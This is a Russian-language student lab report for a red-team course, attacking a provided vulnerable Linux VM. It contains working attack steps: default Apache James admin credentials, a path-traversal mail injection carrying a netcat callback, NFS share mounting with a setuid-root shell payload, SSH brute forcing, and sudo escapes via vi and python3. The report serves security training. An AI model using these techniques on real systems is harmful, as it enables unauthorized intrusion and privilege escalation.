

Раздел: Жизненный цикл ИБ

Модуль 5: Практическое задание. Поиск и эксплуатация уязвимостей на сервере

Выполнил: Александр Ганицев

Условия задания:

Предоставлена виртуальная машина, которая имитирует некий сервер в локальной сети организации. Вы выступите в роли специалистов Red Team, ваша задача — получить разными способами доступ к системе и отчитаться о найденных уязвимостях.

Цель проекта — научиться получать доступ к серверу, используя различные точки входа.

Желаем удачи!

Что нужно сделать.

Вам дана ссылка на виртуальную машину. Ваша задача — получить доступ к виртуальной машине пятью разными способами. Способов может быть и больше, но для успешного прохождения задания будет достаточно пяти.

Формат сдачи.

В форму для ответа приложите отчёт о проделанной работе. Основу для отчёта можете взять из модуля «Анализ защищённости и Red Team: подходы и утилиты». Главное — приложить к отчёту скриншоты разных способов доступа к системе и описание того, как вы это сделали.

Попробуйте себя в роли сотрудника Red Team.

Критерии оценивания

Максимальное количество баллов — 5.

5 — к отчёту приложено 5 скриншотов, 5 разных способов доступа.

4 — к отчёту приложено 4 скриншота, 4 разных способов доступа.

3 — к отчёту приложено 3 скриншота, 3 разных способов доступа.

2 — к отчёту приложено 2 скриншота, 2 разных способов доступа.

1 — к отчёту приложен 1 скриншот, 1 способ доступа.

0 — задача не решена.

Выполнение.

1. Первая попытка взлома Apache James.

1.1. Выяснение IP адреса скачанной машины.

Первая проблема, с которой столкнулся – формат, мне пришлось установить VMWare Workstation на стороннюю машину, экспортировать в OVF, затем импортировать в VirtualBox на моей системе. Затем, при помощи nmap определил IP адрес и данные “взламываемой” системы:

```
-(root@kali)-[/home/skillfactory_lab]
-# nmap -sP 192.168.1.1/24
```



```
(skillfactory_lab@kali)-[~]
$ nmap -sV 192.168.1.146
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-18
21:18 MSK
Nmap scan report for server.lan (192.168.1.146)
Host is up (0.0038s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2
ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open      smtp         JAMES smtpd 2.3.2
80/tcp    open      http         Apache httpd 2.4.7 ((Ubu
ntu))
110/tcp   open      pop3         JAMES pop3d 2.3.2
111/tcp   open      rpcbind      2-4 (RPC #100000)
119/tcp   open      nntp         JAMES nntpd (posting ok)
873/tcp   open      rsync        (protocol version 31)
2049/tcp   open      nfs_acl      2-3 (RPC #100227)
4444/tcp   filtered  krb524
4848/tcp   open      tcpwrapped
Service Info: Host: server; OS: Linux; CPE: cpe:/o:li
nux:linux_kernel

Service detection performed. Please report any incorr
ect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.08 s
econds
```

1.2. Сканирование всех портов:

```

File Actions Edit View Help
(skillfactory_lab@kali)~[~]
$ nmap -p- -sV 192.168.1.146
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-18 21:27 MS
K
Nmap scan report for server.lan (192.168.1.146)
Host is up (0.0018s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open       ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2
.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open       smtp         JAMES smtpd 2.3.2
80/tcp    open       http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open       pop3         JAMES pop3d 2.3.2
111/tcp   open       rpcbind      2-4 (RPC #100000)
119/tcp   open       nntp         JAMES nntpd (posting ok)
873/tcp   open       rsync        (protocol version 31)
2049/tcp   open       nfs_acl      2-3 (RPC #100227)
4444/tcp   filtered   krb524
4555/tcp   open       james-admin  JAMES Remote Admin 2.3.2
4848/tcp   open       tcpwrapped
38309/tcp open       status       1 (RPC #100024)
41217/tcp open       mountd       1-3 (RPC #100005)
41493/tcp open       nlockmgr     1-4 (RPC #100021)
41501/tcp open       mountd       1-3 (RPC #100005)
55211/tcp open       mountd       1-3 (RPC #100005)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect resul
ts at https://nmap.org/submit/ .

```

1.3. Увидев открытый порт для Apache James, подключаемся к нему по telnet, и пробуем зайти под учётной записью по умолчанию:

```

(root@kali)~[/home/skillfactory_lab]
# telnet 192.168.1.146 4555
Trying 192.168.1.146 ...
Connected to 192.168.1.146.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
user: ../../../../etc/bash_completion.d

```

2. Добавление пользователя в Apache James.

2.1. Создаём нового пользователя alexg и сбрасываем пароль ранее добавленного пользователя ../../../../../../../etc/bash_completion.d:

```
listusers
Existing accounts 5
user: test
user: BusinessMail
user: serverMail
user: ../../../../../../../etc/bash_completion.d
user: alexg
setpassword ../../../../../../../etc/bach_completion.d password
No such user ../../../../../../../etc/bach_completion.d
setpassword ../../../../../../../etc/bash_completion.d w31coMe!
Password for ../../../../../../../etc/bash_completion.d reset
```

2.2. Проверяем, если порт 25 открыт:

```
(skillfactory_lab@kali)-[~]
$ nmap -p- -sV 192.168.1.146
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-22 18:52 MSK
Nmap scan report for 192.168.1.146
Host is up (0.0012s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open      smtp         JAMES smtpd 2.3.2
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open      pop3         JAMES pop3d 2.3.2
111/tcp   open      rpcbind      2-4 (RPC #100000)
```

И подключаемся по telnet к нему и взламываем пользователя sendMail:

```
(root@kali)-[/home/skillfactory_lab]
# telnet 192.168.1.146 25
Trying 192.168.1.146 ...
Connected to 192.168.1.146.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Sat, 19 Aug 2023
00:20:22 +0500 (YEKT)
helo serverMail
250 server Hello serverMail (kali.lan [192.168.1.167])
mail from:<serverMail@localhost>
250 2.1.0 Sender <serverMail@localhost> OK
rcpt to:<../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../etc/bash_completion.d@localhost> OK
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
.
hostname | nc 192.168.1.167
.
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```


2.3. На Kali запускаем netcat в режиме прослушивания:

```
(skillfactory_lab@kali)-[~]  
$ nc -lvp 3333 -o out  
listening on [any] 3333 ...
```

Сам файл out:

```
(skillfactory_lab@kali)-[~]  
$ ls  
Desktop    eclipse      Music  
Documents  eclipse-workspace out  
Downloads  MIFIIB      out
```

Ждём, когда пользователь serverMail зайдёт на сервер. Тогда сработает команда, которую мы писали ранее: `hostname | nc 192.168.1.146 3333`.

Замечание: я заменил пароль пользователя sendMail, но не смог зайти под этой учётной записью в систему, так как понимаю, что `listusers` показывает учётные записи Apache James.

3. Эксплуатация уязвимостей NFS.

3.1. Сканируем сервер на уязвимое веб-приложение, версию nfs:

```
(skillfactory_lab@kali)-[~]  
$ nmap -sV 192.168.1.146  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-22 21:00 MSK  
Nmap scan report for server.lan (192.168.1.146)  
Host is up (0.0018s latency).  
Not shown: 990 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; pr  
otocol 2.0)  
25/tcp    open  smtp     JAMES smtpd 2.3.2  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
110/tcp   open  pop3     JAMES pop3d 2.3.2  
111/tcp   open  rpcbind  2-4 (RPC #100000)  
119/tcp   open  nntp     JAMES nntpd (posting ok)  
873/tcp   open  rsync    (protocol version 31)  
2049/tcp  open  nfs_acl  2-3 (RPC #100227)  
4444/tcp  filtered krb524  
4848/tcp  open  tcpwrapped  
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.  
org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
```

3.2. Устанавливаем nfs-client и проверяем версию:

```
(skillfactory_lab@kali)-[~]  
$ sudo apt-get install nfs-client
```

```

(skillfactory_lab@kali)-[~]
$ rpcinfo -p 192.168.1.146
  program vers  proto  port  service
    100000   4   tcp    111  portmapper
    100000   3   tcp    111  portmapper
    100000   2   tcp    111  portmapper
    100000   4   udp    111  portmapper
    100000   3   udp    111  portmapper
    100000   2   udp    111  portmapper
    100024   1   udp   37447  status
    100024   1   tcp   52383  status
    100003   2   tcp    2049  nfs
    100003   3   tcp    2049  nfs
    100003   4   tcp    2049  nfs
    100227   2   tcp    2049  nfs_acl
    100227   3   tcp    2049  nfs_acl
    100003   2   udp    2049  nfs
    100003   3   udp    2049  nfs
    100003   4   udp    2049  nfs
    100227   2   udp    2049  nfs_acl
    100227   3   udp    2049  nfs_acl
    100021   1   udp   57953  nlockmgr
    100021   3   udp   57953  nlockmgr
    100021   4   udp   57953  nlockmgr
    100021   1   tcp    37363  nlockmgr
    100021   3   tcp    37363  nlockmgr
    100021   4   tcp    37363  nlockmgr
    100005   1   udp   40944  mountd
    100005   1   tcp   36319  mountd
    100005   2   udp   57116  mountd
    100005   2   tcp   36321  mountd
    100005   3   udp   48860  mountd
    100005   3   tcp   47951  mountd

```

4. Монтируем доступные экспорты NFS.

4.1. Запускаем msfconsole и затем ищем возможные эксплойты:

```
msf6 > search nfs
```

Matching Modules

#	Name	Check	Description	Disclosure
0	exploit/multi/http/atlassian_confluence_namespace_ognl_injection	excellent	Atlassian Confluence Namespace OGNL Injection	2022-06-02
1	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	excellent	Atlassian Confluence WebWork OGNL Injection	2021-08-25
2	auxiliary/dos/freebsd/nfsd/nfsd_mount	normal	FreeBSD Remote NFS RPC Request Denial of Service	
3	exploit/windows/ftp/labf_nfsaxe	normal	LabF nfsAxe 3.7 FTP Client Stack Buffer Overflow	2017-05-15
4	exploit/osx/local/nfs_mount_root	normal	Mac OS X NFS Mount Privilege Escalation Exploit	2014-04-11
5	auxiliary/scanner/nfs/nfsmount	normal	NFS Mount Scanner	
6	exploit/netware/sunrpc/pkernel_callit	good	NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow	2009-09-30
7	exploit/windows/nfs/xlink_nfsd	average	Omni-NFS Server Buffer Overflow	2006-11-06
8	exploit/windows/ftp/xlink_client	normal	Xlink FTP Client Buffer Overflow	2009-10-03
9	exploit/windows/ftp/xlink_server	good	Xlink FTP Server Buffer Overflow	2009-10-03

Interact with a module by name or index. For example `info 9`, `use 9` or `use exploit/windows/ftp/xlink_server`

4.2. Подготавливаем хост и запускаем эксплойт:

```
msf6 auxiliary(scanner/nfs/nfsmount) > set RHOSTS 192.168.1.146
RHOSTS => 192.168.1.146
msf6 auxiliary(scanner/nfs/nfsmount) > show options
```

Module options (auxiliary/scanner/nfs/nfsmount):

Name	Current Setting	Required	Description
HOSTNAME		no	Hostname to match shares against
LHOST	192.168.1.167	no	IP to match shares against
PROTOCOL	udp	yes	The protocol to use (Accepted: udp, tcp)
RHOSTS	192.168.1.146	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	111	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/nfs/nfsmount) > run
```

```
[+] 192.168.1.146:111 - 192.168.1.146 Mountable NFS Export: / [*]
[+] 192.168.1.146:111 - 192.168.1.146 Mountable NFS Export: /home [*]
[*] 192.168.1.146:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


4.3. Создаём папку nfs и монтируем NFS /home директорию:

```
(root@kali)-[/home/skillfactory_lab]
# mkdir nfs

Name      Current Setting  Req...

HOSTNAME  no
LHOST     192.168.1.167   no
PROTOCOL  udp             yes
RHOSTS    192.168.1.146   yes

PORT      111             yes
THREADS   1               yes


Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.se
rvice → /lib/systemd/system/rpc-statd.service.
```

```
(root@kali)-[/home/skillfactory_lab]
# cd ./nfs

HOSTNAME  no
LHOST     192.168.1.167   no
PROTOCOL  udp             yes
RHOSTS    192.168.1.146   yes

(root@kali)-[/home/skillfactory_lab/nfs]
# ls -al
total 16
drwxr-xr-x  4 root                root                4096 Apr 16 15:55 .
drwx----- 34 skillfactory_lab skillfactory_lab    4096 Aug 22 21:24 ..
drwxrwxr-x 19 kali                kali                4096 May  8 22:42 serve
r
drwxr-xr-x  4                  1002 skill            4096 Apr 16 20:59 user1
```

4.4. Заходим в директорию user1 и находим пароль. Используем его и логинимся в систему:



```
VulnerableLinux [Running]
Activities Tue 22:11

(rroot@kali)-[/home/skillfactory_lab/nfs]
# cd ./user1

(rroot@kali)-[/home/skillfactory_lab/nfs/user1]
# ls
Important.txt tmp

(rroot@kali)-[/home/skillfactory_lab/nfs/user1]
# cat Important.txt
pass:pass111word
```



```
VulnerableLinux [Running]
Activities Terminal Tue 22:14
user1@server: ~
UnicodeEncodeError: 'utf-8' codec can't encode chara
surrogates not allowed
bash: serverMail@localhost: No such file or director
bash: 1046619508.0.1692386654664.JavaMail.root@serve
Lstateq~Xpsr org.apache.maillet.MailAddress: command
MIME-Version:: command not found
hContent-Type:: command not found
Content-Transfer-Encoding:: command not found
Delivered-To:: command not found
bash: /etc/bash_completion.d/4D61696C313639323338363
ileStreamStore: line 7: syntax error near unexpected
bash: /etc/bash_completion.d/4D61696C313639323338363
'leStreamStore: line 7: `Received: from kali.lan ([1
user1@server:~$ whoami
user1
user1@server:~$
```

5. Получение полного доступа к системе.

5.1. Создаём nfs_payload.c исполняемый файл, компилируем его, устанавливаем бит setuid:

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
```

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
# gcc ./nfs_payload.c -o nfs_payload
```

При компиляции, система выдала следующие предупреждения. Отсутствие опыта программирования на языке C не дают понять, если файл был скомпилирован:

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
# gcc ./nfs_payload.c -o nfs_payload
./nfs_payload.c: In function 'main':
./nfs_payload.c:1:14: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |               ^~~~~~
./nfs_payload.c:1:25: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                       ^~~~~~
./nfs_payload.c:1:36: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
1 | int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }
  |                                   ^~~~~~
```

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
# chmod +s ./nfs_payload
```

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
# ls -la
total 28
drwxr-xr-x  2 root root  4096 Aug 22 20:18 .
drwxr-xr-x 17 1002 skill  4096 Aug 22 20:10 ..
-rwsr-sr-x  1 root root 16064 Aug 22 20:18 nfs_payload
-rw-r--r--  1 root root   68 Aug 22 20:18 nfs_payload.c
```

5.2. Подключаемся к серверу по SSH под учётной записью user1 (с изменённым доступом root).

При попытке подключения, я так и не смог запустить вышеупомянутый скрипт, он не отработал по причине отсутствия GLIBC_2.34, в моей Kali установлена версия GLIBC_2.36. В связи с этим, я не могу преодолеть барьер повышения привилегий, не могу запустить nfs_payload скрипт (Sorry, user user1 is not allowed to execute '/bin/su' as root on server.).

```
(root@kali)-[/home/skillfactory_lab/nfs/user1/tmp]
└─# ssh user1@192.168.1.146
user1@192.168.1.146's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
```

* Documentation: <https://help.ubuntu.com/>

System information as of Tue Aug 22 22:26:32 +05 2023

```
System load: 0.0          Processes:      250
Usage of /:  16.5% of 21.29GB  Users logged in:  1
Memory usage: 14%          IP address for eth0: 192.168.1.146
Swap usage:  0%
```

Graph this data and manage this system at:
<https://landscape.canonical.com/>

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Tue Aug 22 22:26:32 2023 from kali.lan

Sorry, command-not-found has crashed! Please file a bug report at:

<https://bugs.launchpad.net/command-not-found/+filebug>

Please include the following information with the report:

```
command-not-found version: 0.3
Python version: 3.4.3 final 0
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.6 LTS
Release:      14.04
Codename:     trusty
Exception information:
```

'utf-8' codec can't encode character '\udcac' in position 0: surrogates not allowed

Traceback (most recent call last):

```
File "/usr/lib/python3/dist-packages/CommandNotFound/util.py", line 24, in crash_guard
    callback()
```

```
File "/usr/lib/command-not-found", line 90, in main
```

```
    if not cnf.advise(args[0], options.ignore_installed) and not options.no_failure_msg:
```

```
File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 265, in advise
```

```
packages = self.getPackages(command)
File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 157, in
getPackages
    result.update([(pkg, db.component) for pkg in db.lookup(command)])
File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 85, in lookup
    result = self.db.lookup(command)
File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 41, in lookup
    key = key.encode('utf-8')
UnicodeEncodeError: 'utf-8' codec can't encode character '\udcac' in position 0: surrogates not allowed
L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
    errorMessagetLjava/lang/String: No such file or directory
-bash: L
    lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
Lnameq~L: command not found
-bash: recipientstLjava/util/Collection: No such file or directory
L: command not found
remoteAddrq~L: command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
Sorry, command-not-found has crashed! Please file a bug report at:
https://bugs.launchpad.net/command-not-found/+filebug
Please include the following information with the report:
```

```
command-not-found version: 0.3
Python version: 3.4.3 final 0
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.6 LTS
Release:      14.04
Codename:     trusty
Exception information:
```

```
'utf-8' codec can't encode character '\udc91' in position 0: surrogates not allowed
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/CommandNotFound/util.py", line 24, in crash_guard
    callback()
  File "/usr/lib/command-not-found", line 90, in main
    if not cnf.advise(args[0], options.ignore_installed) and not options.no_failure_msg:
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 265, in advise
    packages = self.getPackages(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 157, in
getPackages
    result.update([(pkg, db.component) for pkg in db.lookup(command)])
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 85, in lookup
    result = self.db.lookup(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 41, in lookup
    key = key.encode('utf-8')
UnicodeEncodeError: 'utf-8' codec can't encode character '\udc91' in position 0: surrogates not allowed
```

```
-bash: serverMail@localhost: No such file or directory
-bash: 1046619508.0.1692386654664.JavaMail.root@server: No such file or directory
Lstateq~xpsrorg.apache.maillet.MailAddress: command not found
MIME-Version:: command not found
Content-Type:: command not found
Content-Transfer-Encoding:: command not found
Delivered-To:: command not found
-bash:
/etc/bash_completion.d/4D61696C313639323338363635343635312D30.Repository.FileStreamStore:
line 7: syntax error near unexpected token `('
-bash:
/etc/bash_completion.d/4D61696C313639323338363635343635312D30.Repository.FileStreamStore:'li
ne 7: `Received: from kali.lan ([192.168.1.167])
Sorry, command-not-found has crashed! Please file a bug report at:
https://bugs.launchpad.net/command-not-found/+filebug
Please include the following information with the report:
```

```
command-not-found version: 0.3
Python version: 3.4.3 final 0
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.6 LTS
Release:      14.04
Codename:     trusty
Exception information:
```

```
'utf-8' codec can't encode character '\udcac' in position 0: surrogates not allowed
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/CommandNotFound/util.py", line 24, in crash_guard
    callback()
  File "/usr/lib/command-not-found", line 90, in main
    if not cnf.advise(args[0], options.ignore_installed) and not options.no_failure_msg:
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 265, in advise
    packages = self.getPackages(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 157, in
getPackages
    result.update([(pkg, db.component) for pkg in db.lookup(command)])
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 85, in lookup
    result = self.db.lookup(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 41, in lookup
    key = key.encode('utf-8')
UnicodeEncodeError: 'utf-8' codec can't encode character '\udcac' in position 0: surrogates not allowed
L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
    errorMessageetLjava/lang/String: No such file or directory
-bash: L
    lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessageet!Ljavax/mail/internet/MimeMessage: No such file or directory
Lnameq~L: command not found
```



```
-bash: recipientstLjava/util/Collection: No such file or directory
L: command not found
remoteAddrq~L: command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
Sorry, command-not-found has crashed! Please file a bug report at:
https://bugs.launchpad.net/command-not-found/+filebug
Please include the following information with the report:
```

```
command-not-found version: 0.3
Python version: 3.4.3 final 0
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.6 LTS
Release:      14.04
Codename:     trusty
Exception information:
```

```
'utf-8' codec can't encode character '\udc91' in position 0: surrogates not allowed
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/CommandNotFound/util.py", line 24, in crash_guard
    callback()
  File "/usr/lib/command-not-found", line 90, in main
    if not cnf.advise(args[0], options.ignore_installed) and not options.no_failure_msg:
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 265, in advise
    packages = self.getPackages(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 157, in
getPackages
    result.update([(pkg, db.component) for pkg in db.lookup(command)])
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 85, in lookup
    result = self.db.lookup(command)
  File "/usr/lib/python3/dist-packages/CommandNotFound/CommandNotFound.py", line 41, in lookup
    key = key.encode('utf-8')
UnicodeEncodeError: 'utf-8' codec can't encode character '\udc91' in position 0: surrogates not allowed
-bash: serverMail@localhost: No such file or directory
-bash: 1046619508.0.1692386654664.JavaMail.root@server: No such file or directory
Lstateq~xpsrorg.apache.mailet.MailAddress: command not found
MIME-Version:: command not found
Content-Type:: command not found
Content-Transfer-Encoding:: command not found
Delivered-To:: command not found
-bash:
/etc/bash_completion.d/4D61696C313639323338363635343635312D30.Repository.FileStreamStore:
line 7: syntax error near unexpected token `('
-bash:
/etc/bash_completion.d/4D61696C313639323338363635343635312D30.Repository.FileStreamStore:'li
ne 7: `Received: from kali.lan ([192.168.1.167])
user1@server:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/su' as root on server.
user1@server:~$ /home/user1/tmp/nfs_payload
```

```
/home/user1/tmp/nfs_payload: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found
(required by /home/user1/tmp/nfs_payload)
user1@server:~$
```

Я провёл в поисках решения, но так и понял, как перекомпилировать данный код на C под мою версию GLIBC_2.36:

```
user1@server:~$ ls
Desktop Documents Downloads Important.txt Music Pictures Public Templates tmp Videos
user1@server:~$ /home/user1/tmp/nfs_payload
/home/user1/tmp/nfs_payload: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (re
quired by /home/user1/tmp/nfs_payload)
```

```
(root@kali)~[/home/skillfactory_lab/nfs/user1/tmp]
# ldd --version
ldd (Debian GLIBC 2.36-8) 2.36
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

6. Эксплуатация уязвимостей в конфигурации Sudoers.

6.1. Находим сервер SSH:

```
Nmap scan report for server.lan (192.168.1.146)
Host is up (0.00061s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      JAMES smtpd 2.3.2
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3      JAMES pop3d 2.3.2
111/tcp   open  rpcbind   2-4 (RPC #100000)
119/tcp   open  nntp      JAMES nntpd (posting ok)
873/tcp   open  rsync      (protocol version 31)
2049/tcp   open  nfs_acl   2-3 (RPC #100227)
4444/tcp   filtered krb524
4848/tcp   open  tcpwrapped
MAC Address: 08:00:27:70:03:66 (Oracle VirtualBox virtual NIC)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

6.2. Запускаем msfconsole, ищем search ssh login:

```
11 auxiliary/scanner/ssh/ssh_login
normal No SSH Login Check Scanner
```

6.3. Устанавливаем параметры перебора и запускаем (run):

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.146
RHOSTS => 192.168.1.146
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

Запуск и перебор методом bruteforce дал комбинацию: test/secret. Осуществляем вход в учётную систему:

```
test@server:/$ whoami
test
test@server:/$
```

7. Получение важной информации.

7.1. Пытаемся открыть файл Important.txt:

```
test@server:/$ ls -ld
drwxr-xr-x 24 root root 4096 Apr 18 23:38 .
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
```

7.2. Пробуем зайти под root:

```
test@server:/$ sudo su
[sudo] password for test:
Sorry, user test is not allowed to execute '/bin/su' as root on server.
```

```
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u
```

7.3. Используем vi, здесь он будет иметь права root.

```
test@server:/$ sudo vi
root
```

Посредством использования команды (`!cat /home/server/Important.txt`) от имени админа, открываем искомый файл:

```
test@server:/$ sudo vi
root
Press ENTER or type command to continue
Important Information!
```

7.4. Используем Python и получаем доступ админа к файлу:

```
test@server:/$ sudo python3 -c 'import os;os.system("whoami")'
